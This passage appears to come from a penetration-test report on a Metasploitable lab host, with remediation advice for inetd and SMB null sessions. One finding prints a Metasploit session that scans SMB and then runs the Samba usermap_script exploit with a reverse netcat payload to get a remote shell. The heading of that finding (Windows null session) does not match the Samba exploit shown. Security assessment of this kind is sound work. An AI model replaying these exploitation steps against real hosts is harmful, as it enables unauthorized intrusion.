
Remediation

Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.


07	Microsoft Windows SMB NULL Session Authentication			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Rhost	192.168.250.4			

Business impact and risk

The remote host has Microsoft Windows installed. A NULL session can be used to log in (that is, without a username or password). An unauthenticated remote attacker may be able to exploit this bug to gain information about the remote host depending on the settings.



```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/me
                                       tasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.250.4
RHOSTS ⇒ 192.168.250.4
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.250.4:445     - SMB Detected (versions:1) (preferred dialect:) (signatures:option
al)
[*] 192.168.250.4:445     -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.250.4:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "userna
me map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba
/usermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.250.4
RHOSTS ⇒ 192.168.250.4
msf6 exploit(multi/samba/usermap_script) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting interaction with 1...

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
msfadmin
```

Remediation
Apply the following registry changes per the referenced Technet advisories: Set : - HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1 - HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1 Reboot once the registry changes are complete

Conclusion

This paper demonstrates the weaknesses and critical suggestions for the target scope domains. Depending on their severity, vulnerabilities are classed as critical, high, medium, low, or informative. Furthermore, Showcase the many attacks that the enemy could launch during the exploitation phase. An attacker would attempt to get access to the Domain Controllers in order to facilitate network traversal and further harm the systems.

To detect dangers within a computer, it should be viewed from the attacker's point of view. Consider the computer to be a black box that takes data both passively and actively. I've utilized automatic scanners to ensure that I didn't overlook any problems, but their usefulness shouldn't be the primary consideration in choosing which ones we find. These tests are less reliable than objective testing since the results may be inaccurate and can frequently taint the procedure. Finally, in order to ensure reliable operations, it is necessary to keep the system and network configurations up to date.